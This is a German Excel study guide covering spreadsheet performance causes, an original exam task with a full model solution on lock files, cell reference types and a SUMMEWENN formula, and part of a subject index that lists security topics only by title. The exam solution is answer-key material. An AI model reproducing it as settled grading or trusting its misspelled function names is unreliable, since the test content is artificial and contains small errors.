Ursache: Excel rechnet normalerweise nur die Zellen neu, deren Eingangswerte sich geändert haben (intelligente Neuberechnung). **Volatile (flüchtige) Funktionen** durchbrechen das: Sie werden bei *jeder* Neuberechnung der Mappe neu berechnet — praktisch also bei jeder Eingabe — und ziehen alle von ihnen abhängigen Formeln mit. In einer grossen Mappe kann so jede einzelne Eingabe eine komplette Neuberechnung auslösen und Sekunden kosten.

Typische volatile Funktionen: JETZT(), HEUTE(), ZUFALLSZAHL(), ZUFALLSBEREICH(), INDIREKT(), BEREICH.VERSCHIEBEN(), ZELLE(), INFO().

Beispiel einer teuren volatilen Formel:

=BEREICH.VERSCHIEBEN(\$A\$1;0;0;ANZAHL2(\$A:\$A);1)

Bestandteile:

- BEREICH.VERSCHIEBEN — Funktionsname; gibt einen Bereich zurück, der von einem Startpunkt aus verschoben/aufgespannt wird. **Volatil** (rechnet immer neu).
- (— öffnende Klammer, beginnt die Argumentliste.
- \$A\$1 — 1. Argument *Bezug* (Startzelle). Das \$ ist der **Absolutbezug**: es fixiert Spalte (\$A) und Zeile (\$1), damit sich der Bezug beim Kopieren nicht verschiebt.
- ; — **Argumenttrennzeichen** (im deutschen Excel ein Semikolon; im englischen ein Komma). Trennt ein Argument vom nächsten.
- 0 — 2. Argument *Zeilen* (Verschiebung nach unten = 0).
- ; — Argumenttrennzeichen.
- 0 — 3. Argument *Spalten* (Verschiebung nach rechts = 0).
- ; — Argumenttrennzeichen.
- ANZAHL2(\$A:\$A) — 4. Argument *Höhe*. ANZAHL2 zählt alle nicht-leeren Zellen; \$A:\$A ist ein **Ganzspaltenbezug** auf Spalte A, wobei : der **Bereichsoperator** ist (von ... bis) und \$A:\$A die ganze Spalte absolut fixiert.
- ; — Argumenttrennzeichen.
- 1 — 5. Argument *Breite* (1 Spalte breit).
-) — schliessende Klammer, beendet die Argumentliste.

Gegenmassnahme: Volatile Funktionen vermeiden. Statt INDIREKT/BEREICH.VERSCHIEBEN für dynamische Bereiche eine **strukturierte Tabelle** (Einfügen ▶ Tabelle) oder INDEX verwenden — INDEX ist **nicht** volatil. Zeitstempel/Datumswerte nur einmalig als **festen Wert** eintragen — z. B. aktuelles Datum mit **Strg+.** (Punkt) — statt HEUTE()/JETZT().

Argument 2 — Such-/Verweisformeln über zu grosse Bereiche

Ursache: Verweisfunktionen wie SVERWEIS durchsuchen ihren Bereich Zelle für Zelle. Wird der Bereich als **ganze Spalte** angegeben und im exakten Modus gesucht, prüft Excel potenziell über eine Million Zeilen — pro Formel. Bei tausenden solcher Formeln multipliziert sich der Aufwand und die Neuberechnung wird zäh. Verschärft wird das durch verschachtelte **Array-/Matrixformeln**, die ganze Wertebereiche gleichzeitig auswerten.

Beispiel einer langsamen Formel:

=SVERWEIS(A2;Tabelle2!A:D;4;FALSCH)

Bestandteile:

- SVERWEIS — Funktionsname (**S**enkrechter **V**erweis / vertical lookup): sucht einen Wert in der ersten Spalte einer Matrix und gibt einen Wert aus derselben Zeile zurück.
- (— öffnende Klammer.
- A2 — 1. Argument *Suchkriterium*: der zu suchende Wert (relativer Bezug, verschiebt sich beim Kopieren nach unten mit).
- ; — Argumenttrennzeichen.
- Tabelle2!A:D — 2. Argument *Matrix*. Tabelle2 ist der Blattname, ! ist das **Blatt-Trennzeichen** (trennt Blattname vom Bereich), A:D sind die Spalten A bis D (: = Bereichsoperator). Der **Ganzspaltenbezug** ist hier der Performance-Killer.
- ; — Argumenttrennzeichen.
- 4 — 3. Argument *Spaltenindex*: aus welcher Spalte der Matrix (hier die 4. = Spalte D) der Wert geholt wird.
- ; — Argumenttrennzeichen.
- FALSCH — 4. Argument *Bereich_Verweis*: FALSCH = **exakte** Übereinstimmung (langsamer, prüft der Reihe nach); WAHR = **ungefähre** Suche in sortierten Daten (schnelle Binärsuche).
-) — schliessende Klammer.

Schnellere Alternative:

=INDEX(Tabelle2!\$D\$2:\$D\$1000;VERGLEICH(A2;Tabelle2!\$A\$2:\$A\$1000;0))

Bestandteile:

- INDEX — Funktionsname: gibt den Wert an einer bestimmten Position innerhalb einer Matrix zurück.
- (— öffnende Klammer.
- Tabelle2!\$D\$2:\$D\$1000 — 1. Argument *Matrix*: der **begrenzte** Ergebnisbereich (nur Zeilen 2–1000 statt ganzer Spalte). \$ = Absolutbezug (fixiert), : = Bereichsoperator, ! = Blatt-Trennzeichen.
- ; — Argumenttrennzeichen.
- VERGLEICH(A2;Tabelle2!\$A\$2:\$A\$1000;0) — 2. Argument *Zeile*, geliefert durch die Funktion VERGLEICH:
 - VERGLEICH — Funktionsname: gibt die *Position* eines Werts in einem Bereich zurück (nicht den Wert selbst).

- A2 — 1. Argument *Suchkriterium* (gesuchter Wert).
- ; — Argumenttrennzeichen.
- Tabelle2!\$A\$2:\$A\$1000 — 2. Argument *Suchmatrix* (begrenzter Suchbereich, absolut fixiert).
- ; — Argumenttrennzeichen.
- 0 — 3. Argument *Vergleichstyp*: 0 = exakte Übereinstimmung.
-) — schliessende Klammer.

Gegenmassnahme: Bereiche **begrenzen** (A2:A1000 statt A:A), INDEX+VERGLEICH bzw. XVERWEIS statt SVERWEIS nutzen, aufwendige Zwischenschritte in **Hilfsspalten** einmalig ausrechnen (statt sie mehrfach in eine Riesenformel zu verschachteln), und wo möglich sortierte Daten mit ungefährender Suche verwenden.

Argument 3 — Datenmenge, Struktur und externe Verknüpfungen

Ursache: Ein Arbeitsblatt hat harte Grenzen: **1.048.576 Zeilen × 16.384 Spalten**. Schon lange bevor diese erreicht sind, leidet die Performance, wenn eine Mappe zu viel „Ballast“ trägt:

- viele **externe Verknüpfungen** zu anderen Dateien (Excel prüft bei jeder Öffnung/Berechnung die Quellen),
- **bedingte Formatierung** über riesige oder ganze Spaltenbereiche (wird laufend neu ausgewertet),
- Formatierung/Rahmen auf ganzen Spalten, aufgeblähte Dateigrösse, viele Pivot-Caches.

Das Ergebnis: träges Scrollen, langsames Öffnen, hoher Speicherverbrauch bis zum Absturz.

Gegenmassnahme: Grosse Datenmengen nicht „roh“ ins Tabellenblatt legen, sondern über **Power Query** (Daten importieren/aufbereiten) und das **Datenmodell / Power Pivot** verarbeiten — das ist auf Millionen Zeilen ausgelegt und komprimiert die Daten. Externe Verknüpfungen reduzieren oder in Werte umwandeln, bedingte Formatierung nur auf tatsächlich genutzte Bereiche anwenden. Für gezieltes Arbeiten die **Berechnung auf „Manuell“** stellen (Formeln ▶ Berechnungsoptionen ▶ Manuell) und bei Bedarf mit **F9** neu berechnen — so rechnet Excel nicht bei jeder Eingabe alles durch.

Fazit

Performance-Probleme in Excel sind real, aber überwiegend **selbstgemacht**: volatile Funktionen, Verweise über zu grosse Bereiche und unstrukturierte Datenmassen sind die drei Haupttreiber. Wer Bereiche begrenzt, volatile Funktionen meidet und grosse Daten ins Datenmodell auslagert, holt die Leistung nahezu vollständig zurück — das Tool selbst ist selten der Engpass.

(✓)(+1) Ein vierter Hebel als Reserve: das Dateiformat — ab etwa 40 MB lohnt der Wechsel von XLSX auf das Binärformat XLSB, im Hörsaalversuch fiel die Öffnungszeit von rund 6,5 auf 2,2 Sekunden; der Preis ist, dass der Endung nicht mehr anzusehen ist, ob die Mappe Makros enthält.

Arbeitsmappen per E-Mail?

26. Excel-Technik (12 P.)

✓ Prof-Gate: korrigiert & freigegeben

Aufgabe #179 · 12 P. · Excel-Technik · 12 Punkte · Original-Altmeisterklausur

Aufgabe "Excel-Technik" (12 Punkte)

- a) (3 P) Beim Öffnen jeder Arbeitsmappe legt Excel im selben Verzeichnis eine versteckte Datei an, deren Name mit "~\$" beginnt (z. B. ~\$Budget.xlsx). Erläutern Sie ausführlich, wozu diese Datei dient.
- b) (2 P) Welches praktische Problem kann durch diese Datei entstehen? Nennen und erläutern Sie es.
- c) (4 P) In Excel steuert das Zeichen "\$" die Bezugsart einer Zelladresse. Erklären Sie die vier Bezugsarten A1, \$A\$1, A\$1 und \$A1 und geben Sie an, was beim Kopieren einer Formel jeweils mit dem Bezug passiert.
- d) (3 P) Erklären Sie in der folgenden Formel jeden einzelnen Bestandteil (Funktion, Argumente, Trennzeichen, strukturierte Verweise):
=SUMMEWENN(Umsätze[Region];"Süd";Umsätze[Betrag])

Lösung

a) Zweck der versteckten ~\$-Datei (3 P)

Die Datei, deren Name mit ~\$ beginnt (z. B. ~\$Budget.xlsx), ist die sogenannte

Besitzer- oder Sperrdatei (englisch *owner file / lock file*). Excel erzeugt sie automatisch

im **selben Verzeichnis** wie die geöffnete Arbeitsmappe, versehen mit dem Attribut **versteckt**. Sie ist sehr klein (nur wenige hundert Byte) und wird beim **ordnungsgemäßen Schließen** der Mappe automatisch wieder gelöscht. Sie erfüllt drei Zwecke (= die 3 Punkte):

1. **Besitzer festhalten:** Die Datei speichert den **Namen des Benutzers**, der die Arbeitsmappe aktuell geöffnet hat. Excel weiß dadurch, „wem“ die offene Mappe gerade gehört.
2. **Mehrbenutzer-Signal auf Netzlaufwerken:** Öffnet ein **zweiter Benutzer** dieselbe Datei (z. B. auf einem gemeinsamen Laufwerk), liest Excel die ~\$-Datei aus und zeigt die Meldung „Datei wird bereits bearbeitet von [Name]“. Der zweite Benutzer kann die Mappe dann nur **schreibgeschützt** öffnen oder sich benachrichtigen lassen.
3. **Schutz vor gleichzeitigem Speichern:** Dadurch wird verhindert, dass zwei Personen dieselbe Datei **gleichzeitig** überschreiben. Änderungen bleiben konsistent, ein gegenseitiges Überschreiben (Datenverlust) wird vermieden.

b) Praktisches Problem (2 P)

1. **Verwaiste Sperrdatei nach Absturz:** Wird Excel **nicht ordnungsgemäß** beendet (Programmabsturz, Stromausfall, Abbruch der Netzwerkverbindung), bleibt die ~\$-Datei liegen, weil sie nur beim regulären Schließen entfernt wird. Die Mappe erscheint dann **fälschlich als „in Benutzung“**, obwohl sie niemand mehr geöffnet hat. Folge: Alle Kollegen können sie nur noch schreibgeschützt öffnen, bis jemand die verwaiste ~\$-Datei **manuell löscht** (dazu müssen versteckte Dateien erst sichtbar gemacht werden).
2. **Konflikte bei Cloud-Sync:** Liegt die Mappe in einem **synchronisierten Ordner** (OneDrive, Dropbox, Netzlaufwerk), werden die ständig entstehenden und verschwindenden ~\$-Temporärdateien mitsynchronisiert. Das kann **Sync-Konflikte**, überflüssige Konfliktkopien oder Fehlermeldungen erzeugen.

(Es sind genau 2 Probleme gefordert = 2 Punkte; jedes weitere ist Zugabe.)

c) Die vier Bezugsarten und das Zeichen \$ (4 P)

Das Zeichen **\$** (Dollarzeichen) ist in Excel **kein Rechenzeichen**, sondern ein **Fixier-Schalter**. Regel: **\$ friert genau den Teil ein, der unmittelbar dahinter steht** — die Buchstabenangabe fixiert die **Spalte**, die Zahlenangabe fixiert die **Zeile**. Beim **Kopieren/Ausfüllen** einer Formel verschieben sich nur die Teile **ohne \$**.

Schreibweise	Bezugsart	Was passiert beim Kopieren
A1	relativ	Spalte und Zeile wandern mit (nach rechts B1, nach unten A2)
\$A\$1	absolut	Nichts wandert — bleibt immer A1
A\$1	gemischt (Zeile fix)	Spalte wandert (B\$1), Zeile 1 bleibt fest
\$A1	gemischt (Spalte fix)	Spalte A bleibt fest, Zeile wandert (\$A2)

Bestandteile im Detail:

- **A** = Spaltenbuchstabe (Adressteil für die Spalte).
- **1** = Zeilennummer (Adressteil für die Zeile).
- **\$ vor A** = fixiert die **Spalte**.
- **\$ vor 1** = fixiert die **Zeile**.

Praxis: Die Taste **F4** schaltet einen markierten Bezug der Reihe nach durch A1 → \$A\$1 → A\$1 → \$A1. Absolute Bezüge braucht man z. B. für einen **festen Faktor** (Steuersatz in einer Zelle), auf den viele Formeln zeigen sollen.

d) Formel Bestandteil für Bestandteil (3 P)

=SUMMEWENN(Umsätze[Region]; "Süd"; Umsätze[Betrag])

Diese Formel bildet die **Summe aller Beträge, deren Region „Süd“ ist**. Jeder einzelne Bestandteil:

- **=** — **Gleichheitszeichen**: leitet in Excel jede Formel ein; sagt der Zelle „berechne, statt Text anzuzeigen“.
- **SUMMEWENN** — **Funktionsname**: summiert nur die Werte, die eine Bedingung erfüllen (englisch SUMIF).
- **(** — **öffnende Klammer**: beginnt die **Argumentliste** der Funktion; alles bis zur schließenden Klammer sind die Eingaben.
- **Umsätze[Region]** — **1. Argument (Bereich)**: der Bereich, in dem die Bedingung geprüft wird. Es ist ein **strukturierter Verweis** auf eine Excel-**Tabelle**:
 - **Umsätze** = Name der Tabelle.
 - **[]** = **eckige Klammern**: umschließen bei strukturierten Verweisen einen **Spaltennamen** (oder Spezialbezeichner). Sie ersetzen die klassische Adresse wie B2 : B100.

- **Region** = Name der Spalte, die geprüft wird.
- **;** — **Semikolon (Argumenttrennzeichen)**: trennt in der **deutschen** Excel-Version die einzelnen Argumente voneinander (in der englischen Version ist es das Komma ,). Hier trennt es Bereich, Kriterium und Summenbereich.
- **"Süd"** — **2. Argument (Suchkriterium)**: die Bedingung. Die **doppelten Anführungszeichen "** " kennzeichnen einen **Text** — nur Zeilen, deren Region genau „Süd“ lautet, erfüllen die Bedingung.
- **;** — zweites **Argumenttrennzeichen** (trennt Kriterium vom Summenbereich).
- **Umsätze[Betrag]** — **3. Argument (Summe-Bereich)**: die Spalte, deren Werte tatsächlich **aufsummiert** werden. Für jede Zeile, deren Region „Süd“ ist, wird der zugehörige **Betrag in die Summe einbezogen** (SUMMEWENN *summiert* — es zählt nicht; Zählen wäre ZÄHLENWENN). Wieder strukturierter Verweis: Tabelle Umsätze, Spalte Betrag in [].
- **)** — **schließende Klammer**: beendet die Argumentliste der Funktion.

Ergänzend: die weiteren Bezugs-/Trennzeichen (QUBA-Vollständigkeit)

- **:** — **Doppelpunkt (Bereichsoperator)**: verbindet zwei Zellen zu einem **zusammenhängenden Bereich**, z. B. A1:A100 = alle Zellen von A1 bis A100.
- **Leerzeichen** — **Schnittmengenoperator**: liefert die **Überschneidung** zweier Bereiche, z. B. A1:A10 A5:C5 ergibt A5.
- **#** — **Doppelkreuz** in strukturierten Verweisen: leitet einen **Spezial-Bezeichner** ein, z. B. [#Alle], [#Daten], [#Kopfzeilen], [#Ergebnisse] (auswählen, welcher Teil der Tabelle gemeint ist). Außerdem markiert # einen **Überlaufbereich** dynamischer Matrizen, z. B. E2#.
- **@** — **At-Zeichen**: bedeutet in einem strukturierten Verweis **„diese Zeile“**, z. B. [@Betrag] = der Betrag genau der aktuellen Datenzeile.

(✓)(+1) Eine Klausur-Falle als Reserve direkt an der d)-Formel: Bei SUMMEWENN() steht der Summenbereich als drittes Argument am Ende, bei SUMMEWENNNS() dagegen zuerst — wer die beiden Reihenfolgen verwechselt, erhält eine fehlerfrei laufende Formel mit falschem Ergebnis.

Financial Modeling

Stichwortverzeichnis

#

#BEZUG!-Fehler · Seite 273
#DIV/0!-Fehler · Seite 409
#KALK!-Fehler (Überlauf) · Seite 212
#NV-Fehler · Seite 597
#WERT!-Fehler · Seite 85
#ZAHL!-Fehler · Seite 85
0,5 = 12 Uhr (Tagesbruchteil) · Seite 661
3D-Bezug (über mehrere Blätter) · Seite 597
Aus der Vorlesung gebaut — gelöst · Seite 141
Rohleder-Signale U02–U08 (26er) · Seite 69
Rohleder-Signale U09–U14 (26er) · Seite 74
Rohleder-Signale U15 · Seite 81
Übungsaufgaben im Rohleder-Stil — gelöst · Seite 99
Original-Klausuraufgaben aus den Altmeisterklausuren — gelöst · Seite 115

A

A · Was er über DIE KLAUSUR SELBST sagt · Seite 74
A-Kunden → Key-Account-Management (A-Kunden) · Seite 353
ABC-Analyse · Seite 353
ABC-Analyse – Durchführung in Excel (7 Schritte) · Seite 353
ABC-Analyse – Lorenzkurve vs. ABC-Diagramm · Seite 354
ABC-Analyse – Zweck und Vorgehen in drei Schritten · Seite 355
ABC-Analyse → Handlungsempfehlungen (ABC-Analyse) · Seite 353
ABC-Diagramm · Seite 353

ABC-Diagramm → ABC-Analyse – Lorenzkurve vs. ABC-Diagramm · Seite 354
ABC-Klassengrenzen (80 % / 95 %) · Seite 353
Abgang → Liquiditätsplanung (Zugang/ Abgang/Saldo) · Seite 165
Abgang → Liquiditätsplanung: Zugang, Abgang, Saldo und das Girokonto · Seite 165
Abgleich mit der Aufgabenstellung · Seite 461
Abgrenzung PROGNOSE.LINEAR vs. PROGNOSE.ETS · Seite 353
Abgrenzung → Dynamische Datenverknüpfung – Begriff/Abgrenzung · Seite 85
Abgrenzung → TREND() / RGP() / PROGNOSE.LINEAR() — Abgrenzung · Seite 253
Ablagebereiche → Pivot-Tabelle – vier Ablagebereiche · Seite 273
Abschluss (Gemeinsamkeit) · Seite 512
Abschreiben → Zellbezug statt Abschreiben · Seite 424
Absoluter Bezug – Beispiel \$A\$1 · Seite 597
Abzinsen / Barwert · Seite 85
Achsen → Gebrochene Achsen (Manipulation) · Seite 531
Achsen → Gebrochene Achsen als Einstieg in die Manipulation · Seite 531
Achsenabschnitt → Fixkosten (Achsenabschnitt) · Seite 85
ACHSENABSCHNITT() (INTERCEPT) · Seite 85
Ad-hoc-Analyse · Seite 535
Agent Tesla (Malware) · Seite 475

AGGREGAT → TEILERGEBNIS und
AGGREGAT · Seite 220

AGGREGAT → TEILERGEBNIS() und
AGGREGAT() · Seite 220

Aggregation (Pivot: Summe, Mittelwert,
Anzahl) · Seite 273

Aggregieren → Bedingtes Rechnen und
Aggregieren · Seite 45

Aktien → Aktien-Datentyp (Daten → Aktien) ·
Seite 658

Aktien → Live-Börsenkurse mit dem Datentyp
Aktien · Seite 658

Aktien-Datentyp (Daten → Aktien) · Seite 658

Aktivtausch → Die NBW-Hilfe im
Faktencheck: Fehlübersetzung und Aktivtausch
· Seite 269

Aktivtausch, erfolgsneutraler · Seite 269

Aktualisieren beim Öffnen (Verbindung) · Seite
597

Als Text gespeicherte Zahlen (linksbündig) ·
Seite 456

ALT + EINGABE (Zeilenumbruch in Zelle) ·
Seite 597

Altersstrukturanalyse (Offene Posten) · Seite
85

Altmeisterklausuren → Original-
Klausuraufgaben aus den Altmeisterklausuren
— gel · Seite 115

Amateur → Qualifikationspyramide
(Amateur→Meister) · Seite 591

Amortisationsdauer → Dynamische
Amortisationsdauer am kumulierten Barwert ·
Seite 270

Amortisationsdauer, dynamische · Seite 270

Anfangs- und Endwert dynamisch beschaffen
· Seite 203

Anforderungen → Dokumentation – drei
Anforderungen · Seite 409

Anführungszeichen als Textbegrenzer · Seite
273

Anhang: Die Aufgaben im Schnellzugriff ·
Seite 350

Anhang: Zahlen zum Auswendiglernen · Seite
233

Ankerzelle (dynamische Matrixformel) · Seite
211

Anlage → Das Tabellen-Feature: Anlage und
die drei Automatik-Vorteile · Seite 659

Annual → CAGR (Compound Annual Growth
Rate) · Seite 85

Anteilen → Klassenzuordnung A/B/C mit
Anteilen · Seite 353

Antwort · Seite 700

Antwort in einem Satz (Merksatz) · Seite 466

Anwendersupport · Seite 597

Anwendungsgebiete → Textverkettung – zwei
Anwendungsgebiete · Seite 85

Anwendungssteckbrief · Seite 575

Anzahl → Aggregation (Pivot: Summe,
Mittelwert, Anzahl) · Seite 273

ANZAHL() · Seite 85

ANZAHL2() · Seite 85

Applications → VBA (Visual Basic for
Applications) · Seite 597

Applications → Visual Basic for Applications
(VBA) · Seite 604

Arbeiten mit Vorlagen · Seite 600

Arbeitsmappe → Externer Bezug (andere
Arbeitsmappe) · Seite 597

Arbeitsmappen per E-Mail versenden · Seite
475

Arbeitsmappen per E-Mail – warum
unprofessionell? · Seite 478

Arbeitsmappen per E-Mail? · Seite 472

Arbeitsmappen → Datenqualität → Qualität
von Arbeitsmappen · Seite 409

Arbeitsmappen → Dokumentation von
Arbeitsmappen · Seite 409

Arbeitsmappen → Excel-Hilfe: verknüpfte
Arbeitsmappen (SS24) · Seite 657

Arbeitsmappen → Prüfbarkeit von Arbeitsmappen · Seite 538

Arbeitsmappen → Qualität von Arbeitsmappen · Seite 409

Arbeitsmappengestaltung → Grundsätze der Arbeitsmappengestaltung · Seite 409

Arbeitsmappenvorlage (.xltx / .xltm) · Seite 597

Arbeitsspeicher (RAM) / Stabilität · Seite 597

Argument → Bereich_Verweis (SVERWEIS, 4. Argument) · Seite 597

Argument → Die Annuitätenfunktionen und das Argument F · Seite 246

Argument → SUMMEWENNS() – Syntax & jedes Argument · Seite 85

Argument → Zinsusancen und das Argument Basis · Seite 250

Argument-Trennzeichen (Semikolon) · Seite 406

Argumente → PROGNOSE.ETS() – Syntax & Argumente · Seite 353

Argumenttrennzeichen (Semikolon) · Seite 597

Argumenttrennzeichen → Semikolon ; → Argumenttrennzeichen · Seite 85

Array- → Matrixformel → Array-/Matrixformel (CSE) · Seite 597

Array-/Matrixformel (CSE) · Seite 597

Arrays → Dynamische Arrays · Seite 597

Artikel → Wertanteil je Artikel (ABC) · Seite 353

Audit-Trail · Seite 535

Aufgaben von Excel · Seite 663

Aufgaben von Excel (1 Mio. Datensätze) · Seite 535

Aufgaben von Excel – Umgang mit 1 Mio. Datensätzen · Seite 536

Aufgabenstellung → Abgleich mit der Aufgabenstellung · Seite 461

Ausfallsicherheit vs. Effizienz (Dilemma) · Seite 535

Ausfüllkästchen vs. Tabellen-Automatik · Seite 659

Ausgabe → Drei-Stufen-Fluss (Quelle → Verarbeitung → Ausgabe) · Seite 409

Ausgabe → Eingabe/Berechnung/Ausgabe trennen · Seite 273

Ausgabe → Trennung Eingabe – Berechnung – Ausgabe · Seite 409

Ausgangslage · Seite 388

Ausgangspunkt: Was heisst "gebührende Sorgfalt" für eine Excel-Prüfung? · Seite 458

Ausreißer (Prognose) · Seite 353

Ausrufezeichen ! (Blatttrennzeichen) · Seite 409

Aussage → Excel-Hilfe: Fehler zur gelb markierten Aussage (4 P) – SS24 · Seite 657

Auswendiglernen → Anhang: Zahlen zum Auswendiglernen · Seite 233

AutoFilter in allen Facetten · Seite 321

AutoFilter — alle Facetten · Seite 321

Automatik-Vorteile → Das Tabellen-Feature: Anlage und die drei Automatik-Vorteile · Seite 659

B

B · Steckenpferde, Abschweifungen, wiederkehrendes Schimpfen · Seite 77

Backup / Wiederherstellung · Seite 409

Ballast → Pivot-Tabelle – Ballast oder unentbehrlich? · Seite 273

Ballast → Pivottabellen – historischer Ballast oder unentbehrlich? · Seite 274

Barwert → Abzinsen / Barwert · Seite 85

Barwert → Drei Geldgrößen (Zeitpunkt/ Zeitraum/Barwert) · Seite 163

Barwert → Dynamische Amortisationsdauer am kumulierten Barwert · Seite 270

Barwert → XKAPITALWERT() · Seite 85

Baseline / Fortschreibung · Seite 575

Bausteine → Datenflussplan – Definition &

Bausteine · Seite 409

Bearbeiten → Co-Authoring (gemeinsames

Bearbeiten) · Seite 409

Bedingte Formatierung (Performance) · Seite 597

Bedingtes Rechnen und Aggregieren · Seite 45

Begriff → Dynamische Datenverknüpfung –

Begriff/Abgrenzung · Seite 85

Begriff → Vorlagen – Begriff und drei Arten · Seite 597

Beispiel → Absoluter Bezug – Beispiel \$A\$1 · Seite 597

Beispiel → Investitionsrechnung – durchgerechnetes Beispiel · Seite 85

Beispiele → Teilaufgabe a) – Definition, Berechnungsverhalten, drei Beis · Seite 186

Benannte Bereiche / Namensmanager · Seite 409

Benutzerdefinierte Funktion (UDF) · Seite 597

Benutzerdefinierte Zahlenformate, „Genauigkeit wie angezeigt“ und das Gleitkommaproblem · Seite 519

Berechnete Spalte (Excel-Tabelle) · Seite 85

Berechnetes Feld (Pivot) · Seite 273

Berechnetes Feld – Vor-/Nachteil · Seite 273

Berechnung → Eingabe/Berechnung/

Ausgabe trennen · Seite 273

Berechnung → Trennung Eingabe –

Berechnung – Ausgabe · Seite 409

Berechnungsmodus manuell (F9) · Seite 535

Berechnungsverhalten → Teilaufgabe a) – Definition, Berechnungsverhalten, drei Beis · Seite 186

Berechtigungen → Zugriffsrechte /

Berechtigungen · Seite 409

BEREICH.VERSCHIEBEN() (OFFSET) · Seite 353

Bereich_Verweis (SVERWEIS, 4. Argument) · Seite 597

Bereiche → Benannte Bereiche /

Namensmanager · Seite 409

Bereiche → Namensfeld / benannte Bereiche (Navigation) · Seite 597

Bereichsoperator : (Doppelpunkt) · Seite 535

Berichtslayouts → Pivot-Bedienung:

Datenschnitte, Gruppieren, Berichtslayouts, · Seite 331

Best Practice — gleitender Mittelwert · Seite 387

Bestandteil → Formel-Zerlegung (QUBA-

Regel: jeder Bestandteil einzeln) · Seite 686

Bestandteile → PIVOTDATENZUORDNEN() – Zweck & Bestandteile · Seite 273

Betrug → Summenbereich heimlich verkürzen (Betrug) · Seite 475

Bezeichner → Strukturierte Verweise:

Bezeichner, Bezugsoperatoren, Qualif · Seite 523

Bezugsart → Strukturierter Bezug (Bezugsart) · Seite 597

Bezugsarten · Seite 599

Bezugsarten (vier wichtigste) · Seite 597

Bezugsarten – ausführlich mit F4 · Seite 597

Bezugsoperatoren → Strukturierte Verweise: Bezeichner, Bezugsoperatoren, Qualif · Seite 523

Big Data / Datenmodell · Seite 273

Black-Box (PROGNOSE.ETS) · Seite 353

Blatt in andere Mappe kopieren · Seite 348

Blätter → 3D-Bezug (über mehrere Blätter) · Seite 597

Blätter → Textbox an eine Zelle binden und

Blätter zwischen Mappen kop · Seite 348

Blattregister (Navigation) · Seite 597

Blattregister → Hashtag-Navigation – Vorteile gegenüber Blattregister · Seite 85

Blattschutz · Seite 409

Blattschutz → Zellschutz / Blattschutz · Seite 597

Blatttrennzeichen → Ausrufezeichen !
(Blatttrennzeichen) · Seite 409

Blatttypen / Grundfunktionen einer Mappe · Seite 576

Blatttypen und das Rohleder-Schichtenmodell · Seite 576

BÖRSENHISTORIE() vs. Datentyp · Seite 658

BRTEILJAHRE() (YEARFRAC) · Seite 85

BRTEILJAHRE() / ISOKALENDERWOCHE() · Seite 262

BSI-Konfigurationsempfehlungen → Makrosicherheit im Trust Center und die BSI-Konfigurationsem · Seite 515

Budgetierung — Teilpläne · Seite 584

Budgetierung: Definition, Teilpläne und das zweischrittige Vorgehen · Seite 584

Bus-Faktor 1 · Seite 597

Business Case: Historie/Prognose/Planung · Seite 582

Business-Case-Terminologie: Historie, Prognose, Planung · Seite 582

BW() gegen NBW() · Seite 266

BW() vs. NBW() · Seite 266

C

C-Güter → C-Kunden / C-Güter · Seite 353

C-Kunden / C-Güter · Seite 353

CAGR (Compound Annual Growth Rate) · Seite 85

CAGR und Co. · Seite 92

CAGR – typische Verwendung · Seite 85

CAGR – zwei Ermittlungswege · Seite 85

Cash-Flow / Zeitraumgröße · Seite 85

Center → Makrosicherheit / Trust Center / BSI · Seite 515

Center → Makrosicherheit im Trust Center und die BSI-Konfigurationsem · Seite 515

Chancen von Excel · Seite 535

Chancen von Excel (drei, ausführlich) · Seite 535

Checkliste "Gebührende Sorgfalt bei Excel-Arbeitsmappen" (Innenrevision) · Seite 458

Checkliste → Gebührende Sorgfalt – Checkliste der Innenrevision · Seite 410

Checkliste → Innenrevision (Checkliste) · Seite 409

Cloud-Sync-Konflikt → Verwaiste Sperrdatei / Cloud-Sync-Konflikt · Seite 597

Co-Authoring (gemeinsames Bearbeiten) · Seite 409

Co-Authoring → Mitautorschaft / Co-Authoring · Seite 597

Compliance / Revisionssicherheit · Seite 409

CONCAT → TEXTKETTE() (CONCAT) · Seite 85

COPILLOT → KI in Excel: die Funktion COPILLOT() und Python in Excel · Seite 532

COPILLOT() / Python in Excel · Seite 532

CSE (Strg+Umschalt+Enter) · Seite 211

CSV-Import (Power Query) · Seite 85

CSV-Injection → Formel-Injection · Seite 475

D

D/T/R/C-Bewertungsraster (Rohleder) · Seite 535

Das Grunddilemma der digitalen Datenverarbeitung · Seite 566

Das Tabellen-Feature: Anlage und die drei Automatik-Vorteile · Seite 659

Dashboard · Seite 273

Data Validation → Datenüberprüfung · Seite 409

Datenbank-Management-System (DBMS) · Seite 535

Datenbanken → VBA – Interaktion mit Outlook / Datenbanken · Seite 597

Datendiebstahl / Datenexfiltration · Seite 475

Datenexfiltration → Datendiebstahl /
Datenexfiltration · Seite 475
Datenflussplan · Seite 409
Datenflussplan – Definition & Bausteine ·
Seite 409
Datenflussplan – drei Vorteile · Seite 409
Datenintegrität · Seite 535
Datenmodell / Power Pivot · Seite 597
Datenqualität → Qualität von Arbeitsmappen ·
Seite 409
Datensätze → Aufgaben von Excel (1 Mio.
Datensätze) · Seite 535
Datensätzen → Aufgaben von Excel –
Umgang mit 1 Mio. Datensätzen · Seite 536
Datenschnitt / Slicer · Seite 273
Datenschnitte / Gruppieren / Drilldown · Seite
331
Datenschnitte → Pivot-Bedienung:
Datenschnitte, Gruppieren, Berichtslayouts, ·
Seite 331
Datentyp → BÖRSENHISTORIE() vs. Datentyp
· Seite 658
Datentyp → Live-Börsenkurse mit dem
Datentyp Aktien · Seite 658
Datenüberprüfung (Gültigkeit) · Seite 597
Datenüberprüfung / Zellendropdown · Seite
324
Datenüberprüfung und Zellendropdown ·
Seite 324
Datenüberprüfung → Data Validation →
Datenüberprüfung · Seite 409
Datenüberprüfung → Validierungsregeln
(Datenüberprüfung) · Seite 409
Datenverarbeitung → Das Grunddilemma der
digitalen Datenverarbeitung · Seite 566
Datenverknüpfung → Dynamische
Datenverknüpfung · Seite 597
Datenverknüpfung → Dynamische
Datenverknüpfung – Begriff/Abgrenzung ·
Seite 85

Datenverknüpfung → Dynamische
Datenverknüpfung – drei Vorteile · Seite 85
Datenverknüpfungen → Dynamische
Datenverknüpfungen · Seite 174
Datenverknüpfungen → Dynamische
Datenverknüpfungen – DDE vs. INDIRECT() ·
Seite 171
Datum/Betrag-Tabellen (Modellierungspraxis)
· Seite 85
Datums-Serialisierung (Tage seit 1900) · Seite
661
DDE-Schnittstelle (Dynamic Data Exchange) ·
Seite 85
Deckblatt → Dokumentationskonzept
(Deckblatt) · Seite 409
Deckungsbeitragsanalyse (SUMMEWENNS) ·
Seite 85
